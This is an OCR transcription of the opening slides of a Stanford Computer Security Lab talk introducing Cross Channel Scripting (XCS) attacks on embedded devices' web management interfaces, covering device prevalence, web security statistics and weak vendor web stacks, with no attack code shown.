XCS

Cross Channel Scripting

Hristo Bojinov Elie Bursztein Dan Boneh
Stanford Computer Security Lab

What this talk is about ?

- XCS (our new attack)
- Massively deployed devices
- Embedded web management interface
- How you can exploit XCS
- What we can do about it
- Why it is hard

devices?

BUFFALO
FUNCTION
BUFFALO

LINKSYS

NETWORK REMOTE MONITORING SYSTEM
PAN TILT CONTROLLABLE
MIC
PRIVACY
Panasonic
BL-C111

LINKSYS
cisco


Web management interface

Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*

Internet

- 240M registered domains
- 72M active domains




Source Netcraft

Web security prominence

Today:


- top server-side issue
- top client-side issue



Source: Sans top 20

Source: MITRE CVE trends

Web application spectrum




Embedded device prominence

- Embedded web applications are *everywhere*
- 100M+ WiFi access points
- also in millions of

  switches, printers,


  consumer electronics



San Francisco WiFi access points


Source: skyhookwireless

Embedded web servers will soon dominate



Data :
- Parks associates
- Netcraft

Spectrum revisited



Recipe for a disaster


Vendors build their own web applications

- Standard web server (sometimes)
- Custom web application stack
- Weak web security

New features/services added at a fast pace

- Vendors compete on number of services in product
- Interactions between services ➜ vulnerabilities

Some vendors got it right...



Kodak EasyShare digital frame » Settings » General Settings

General Settings

Language: English

Frame Name: seclab

Automatic resizing: ● On ○ Off

